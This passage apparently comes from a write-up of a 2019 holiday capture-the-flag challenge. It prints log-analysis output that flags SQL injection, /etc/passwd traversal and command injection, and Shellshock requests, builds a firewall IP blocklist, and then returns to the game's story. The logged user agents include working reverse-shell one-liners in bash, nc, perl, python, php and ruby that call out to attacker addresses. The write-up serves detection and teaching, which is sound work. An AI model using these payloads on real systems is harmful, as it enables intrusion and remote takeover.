    "id.orig_h": "111.81.145.191",
    "host": "srf.elfu.org",
    "uri": "/css/freelancer.min.css",
    "user_agent": "1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*",
    "b64ua": "MScgVU5JT04gU0VMRUNUICcxJywnMicsJ2F1dG9tYXRlZHNjYW5uaW5nJywnMTIzMzYyNzg5MScsJzUnLyo=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "0.216.249.31",
    "host": "srf.elfu.org",
    "uri": "/api/stations",
    "user_agent": "1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1",
    "b64ua": "MScgVU5JT04vKiovU0VMRUNULyoqLzEsMiw0MzQ2MzU1MDIsNC8qJmJsb2c9MQ==",
    "username": "-",
    "password": "-"
  }
]
Capturing and printing the count of unique SQLi IPs
29 SQL.ips.txt
Finding requests with possible LFI
[
  {
    "id.orig_h": "102.143.16.184",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=\"/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzX05UIDUuMTsgVHJpZGVudC80LjAp",
    "username": "-",
    "password": "-"
```


```
  },
  {
    "id.orig_h": "230.246.50.221",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=../../../../../../../../../../bin/cat /etc/passwd\\\\x00|",
    "user_agent": "Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7TVNJRSA3LjA7V2luZG93cyBOVCA2Lg==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "131.186.145.73",
    "host": "10.20.3.80",
    "uri": "/api/stations?station_id=|cat /etc/passwd|",
    "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401
Firefox/3.6.1 (.NET CLR 3.5.30731",
    "b64ua":
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4xOyBlbi1VUzsgcnY6MS45LjIuMykgZ2Vja28vMjAxMDA0MDEgRmlyZWZveC8zLjYuMSAoLk5FVCBDTFIgMy41LjMwNzMx",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "253.182.102.55",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=;cat /etc/passwd",
    "user_agent": "Opera/8.81 (Windows-NT 6.1; U; en)",
    "b64ua": "T3BlcmEvOC44MSAoV2luZG93cy1OVCA2LjE7IFU7IGVuKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "229.133.163.235",
    "host": "srf.elfu.org",
    "uri": "/api/login?id=cat /etc/passwd||",
    "user_agent": "Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1
(.NET CLR 3.5.30729)",
    "b64ua":
"TW96aWxsYS81LjAgV2luZG93czsgVTsgV2luZG93cyBOVDUuMTsgZW4tVVM7IHJ2OjEuOS4yLjMpIEdlY2tvLzIwMTAwNDAxIEZpcmVmb3gvMy42LjEgKC5ORVQgQ0xSIDMuNS4zMDcyOSk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "23.49.177.78",
    "host": "-",
    "uri": "/api/weather?station_id=`/etc/passwd`",
    "user_agent": "Mozilla/4.0 (compatible MSIE 5.0;Windows_98)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGUgTVNJRSA1LjA7V2luZG93c185OCk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "223.149.180.133",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=/../../../../../../../../../../../etc/passwd",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNS4wMTsgV2luZG93cyBOVCA1MDAuMCk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "187.178.169.123",
    "host": "10.20.3.80",
    "uri": "/api/login?id=/../../../../../../../../../etc/passwd",
    "user_agent": "Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)",
    "b64ua": "TW96aWxsYTQuMCAoY29tcGF0aWJsZTsgTVNTSUUgOC4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudC81LjAp",
    "username": "-",
    "password": "-"
```

```
  },
  {
    "id.orig_h": "116.116.98.205",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=/../../../../../../../../etc/passwd",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi5hOyBXaW5kb3dzIE5UUyk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "9.206.212.33",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=/etc/passwd",
    "user_agent": "Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1",
    "b64ua": "TW96aWxsYS80LjAoY29tcGF0aWJsZTsgTVNJRSA2NjYuMDsgV2luZG93cyBOVCA1LjE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "28.169.41.122",
    "host": "srf.elfu.org",
    "uri": "/api/login?id=.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./etc/passwd",
    "user_agent": "Mozilla/5.0 (Windows NT 10.0;Win64;x64)",
    "b64ua": "TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDtXaW42NDt4NjQp",
    "username": "-",
    "password": "-"
  }
]
Capturing and printing the count of unique LFI IPs
11 LFI.ips.txt
Finding requests with possible shell shock
[
  {
    "id.orig_h": "31.254.228.4",
    "host": "ssrf.elfu.org",
    "uri": "/api/stations",
    "user_agent": "() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1",
    "b64ua": "KCkgeyA6OyB9OyAvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMzEuMjU0LjIyOC40LzQ4MDUxIDA+JjE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "220.132.33.81",
    "host": "ssrf.elfu.org",
    "uri": "/api/weather?station_id=*",
    "user_agent": "() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'",
    "b64ua": "KCkgeyA6OyB9OyAvYmluL2Jhc2ggLWMgJy9iaW4vbmMgNTU1MzUgMjIwLjEzMi4zMy44MSAtZSAvYmluL2Jhc2gn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "83.0.8.119",
    "host": "ssrf.elfu.org",
    "uri": "/api/stations",
    "user_agent": "() { :; }; /usr/bin/perl -e 'use
Socket;$i=\"83.0.8.119\";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,socka
ddr_in($p,inet_aton($i))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -
i\");};'",
    "b64ua":
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9wZXJsIC1lICd1c2UgU29ja2V0OyRpPSI4My4wLjguMTE5IjskcD01NzQzMjtzb2NrZXQoUyxQRl9JT
kVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSk
pKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7f
Tsn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "150.45.133.97",
```

```
    "host": "ssrf.elfu.org",
    "uri": "/map.html",
    "user_agent": "() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"150.45.133.97\",54611
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-
i\"]);'",
    "b64ua":
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9weXRob24gLWMgJ2ltcG9ydCBzb2NrZXQsc3VicHJvY2VzcyxvcztzPXNvY2tldC5zb2NrZXQoc29ja
2V0LkFGX0lORVQsc29ja2V0LlNPQ0tfU1RSRUFNKTtzLmNvbm5lY3QoKCIxNTAuNDUuMTMzLjk3Iiw1NDYxMSkpO29zLmR1cDIocy5maWx
lbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOyBvcy5kdXAyKHMuZmlsZW5vKCksMik7cD1zdWJwcm9jZXNzLmNhbGwoWyIvYmluL
3NoIiwiLWkiXSk7Jw==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "229.229.189.246",
    "host": "ssrf.elfu.org",
    "uri": "/js/Morph.js",
    "user_agent": "() { :; }; /usr/bin/php -r '$sock=fsockopen(\"229.229.189.246\",62570);exec(\"/bin/sh -
i <&3 >&3 2>&3\");'",
    "b64ua":
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9waHAgLXIgJyRzb2NrPWZzb2Nrb3BlbigiMjI5LjIyOS4xODkuMjQ2Iiw2MjU3MCk7ZXhlYygiL2Jpb
i9zaCAtaSA8JjMgPiYzIDI+JjMiKTsn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "227.110.45.126",
    "host": "ssrf.elfu.org",
    "uri": "/api/stations",
    "user_agent": "() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open(\"227.110.45.126\",43870).to_i;exec sprintf(\"/bin/sh -i <&%d >&%d 2>&%d\",f,f,f)'",
    "b64ua":
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9ydWJ5IC1yc29ja2V0IC1lJ2Y9VENQU29ja2V0Lm9wZW4oIjIyNy4xMTAuNDUuMTI2Iiw0Mzg3MCkud
G9faTtleGVjIHNwcmludGYoIi9iaW4vc2ggLWkgPCYlZCA+JiVkIDI+JiVkIixmLGYsZikn",
    "username": "-",
    "password": "-"
  }
]
Capturing and printing the count of unique Shell Shock IPs
6 SHELL.ips.txt
Consolidate and print the count of TOTAL unique IPs
62 BADIPs1.txt
Preparing to pivot on user agents.
Building a query to get all of the user agents associated with our bad requests.
This is a sorted list of user agents that appear in bad requests. Inspect them to see which are known to
be generally suspicious or malware related.
      1   "user_agent": "1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1",
      1   "user_agent": "1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1",
      1   "user_agent": "1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*",
      1   "user_agent": "1' UNION SELECT
1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72, --",
      1   "user_agent": "1' UNION SELECT -
1,'autosc','test','O:8:\\\"stdClass\\\":3:{s:3:\\\"mod\\\";s:15:\\\"resourcesmodule\\\";s:3:\\\"src\\\";s:
20:\\\"@random41940ceb78dbb\\\";s:3:\\\"int\\\";s:0:\\\"\\\";}',7,0,0,0,0,0,0 /*",
      1   "user_agent": "1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1",
      1   "user_agent": "() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'",
      1   "user_agent": "() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1",
      1   "user_agent": "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50
(KHTML, like Gecko) CriOS/56.0.2924.75 Mobile/14E5239e Safari/602.1",
      1   "user_agent": "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23
(KHTML, like Gecko) Version/10.0 Mobile/14E5239e Safari/602.1",
      1   "user_agent": "Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19
(KHTML, like Gecko) Chrome/18.0.1025.133 Mobile Safari/535.19",
      1   "user_agent": "Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36",
      1   "user_agent": "Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/43.0.2357.65 Mobile Safari/537.36",
```

```
      1   "user_agent": "Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30
(KHTML, like Gecko) Version/4.0 Safari/534.30",
      1   "user_agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like
Gecko) Version/8.0.7 Safari/600.7.12",
      1   "user_agent": "() { :; }; /usr/bin/perl -e 'use
Socket;$i=\"83.0.8.119\";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,socka
ddr_in($p,inet_aton($i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -
i\");};'",
      1   "user_agent": "() { :; }; /usr/bin/php -r
'$sock=fsockopen(\"229.229.189.246\",62570);exec(\"/bin/sh -i <&3 >&3 2>&3\");'",
      1   "user_agent": "() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"150.45.133.97\",54611
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-
i\"]);'",
      1   "user_agent": "() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open(\"227.110.45.126\",43870).to_i;exec sprintf(\"/bin/sh -i <&%d >&%d 2>&%d\",f,f,f)'",
      2   "user_agent": "CholTBAgent",
      2   "user_agent": "HttpBrowser/1.0",
      2   "user_agent": "Mozilla/4.0 (compatible; Metasploit RSPEC)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)",
      2   "user_agent": "Mozilla/4.0 (compatible MSIE 5.0;Windows_98)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR  1.1.4322)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR
1.1.4322; .NET CLR 2.0.50727)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)",
      2   "user_agent": "Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR
1.1.4322)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)",
      2   "user_agent": "Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR
1.1.4322; )",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Tridents/4.0; .NET CLR
1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)",
      2   "user_agent": "Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)",
      2   "user_agent": "Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-
8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N",
      2   "user_agent": "Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)",
      2   "user_agent": "Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)",
      2   "user_agent": "Mozilla/5.0 (Windows NT 10.0;Win64;x64)",
      2   "user_agent": "Mozilla/5.0 (Windows NT 5.1 ; v.)",
      2   "user_agent": "Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0",
      2   "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like
Gecko) chrome/4.0.221.6 safari/525.13",
      2   "user_agent": "Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401
Firefox/3.6.1 (.NET CLR 3.5.30729)",
      2   "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401
Firefox/3.6.1 (.NET CLR 3.5.30731",
      2   "user_agent": "Mozilla/5.0 WinInet",
      2   "user_agent": "Opera/8.81 (Windows-NT 6.1; U; en)",
      2   "user_agent": "RookIE/1.0",
      2   "user_agent": "Wget/1.9+cvs-stable (Red Hat modified)",
      3   "user_agent": "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '",
      5   "user_agent": "Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)",
     10   "user_agent": "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004
Firefox/2.0.0.8 (Debian-2.0.0.8-1)",
     11   "user_agent": "Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML,
like Gecko) Version/3.1.2 Safari/525.22",
     11   "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623
Firefox/2.0.0.15",
```

```
     17   "user_agent": "Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04
(jaunty) Firefox/3.0.5",
Now that you have inspected them, build a new query to fetch all requests that just use the subset of user
agents.
Extract the list of unique IPs associated with requests that use the subset of suspicious user agents
Print the number of IPs associated with that subset of bad user agents.
94 BADIPs2.txt
Print the TOTAL NUMBER of bad IPs.
98
This is the final list of IPs to paste into the firewall


0.216.249.31,10.122.158.57,10.155.246.29,102.143.16.184,103.235.93.133,104.179.109.113,106.132.195.153,106
.93.213.219,111.81.145.191,116.116.98.205,118.196.230.170,118.26.57.38,121.7.186.163,123.127.233.97,126.10
2.12.53,129.121.121.48,131.186.145.73,13.39.153.254,135.203.243.43,135.32.99.116,140.60.154.239,142.128.13
5.10,148.146.134.52,150.45.133.97,150.50.77.238,158.171.84.209,168.66.108.62,173.37.160.150,185.19.7.133,1
86.28.46.179,187.152.203.243,187.178.169.123,190.245.228.38,19.235.69.221,200.75.228.240,203.68.29.5,217.1
32.156.225,220.132.33.81,2.230.60.70,223.149.180.133,22.34.153.164,2.240.116.254,225.191.220.138,226.102.5
6.13,226.240.188.154,227.110.45.126,229.133.163.235,229.229.189.246,230.246.50.221,231.179.108.238,23.49.1
77.78,238.143.78.114,249.237.77.152,249.34.9.16,249.90.116.138,250.22.86.40,252.122.243.212,253.182.102.55
,253.65.40.39,254.140.181.172,27.88.56.114,28.169.41.122,29.0.183.220,31.116.232.143,31.254.228.4,33.132.9
8.193,34.129.179.28,34.155.174.167,37.216.249.50,42.103.246.130,42.103.246.250,42.127.244.30,42.16.149.112
,42.191.112.181,44.164.136.41,44.74.106.131,45.239.232.245,48.66.193.176,49.161.8.58,50.154.111.0,53.160.2
18.44,56.5.47.137,61.110.82.125,65.153.114.120,66.116.147.181,68.115.251.76,69.221.145.150,75.73.228.192,8
0.244.147.207,81.14.204.154,83.0.8.119,84.147.231.129,84.185.44.166,87.195.80.126,9.206.212.33,92.213.148.
0,95.166.116.45,97.220.93.190

root@kali:~/holidayhack2019/final#
```



After filtering out the poisoned data, the Bell Tower Access door opens, and in we go:






Photo of the Bell Tower with a slip of paper, Krampus, Santa, and The Tooth Fairy in a prison jumpsuit (L to R)


We quickly climb the ladder in the Bell Tower to see Santa, Krampus, and The Tooth Fairy. We greet Krampus first.



Krampus congratulates us and tells us that he won 38.1% of the Frido Sleigh contest prizes. We then talk to The Tooth Fairy.

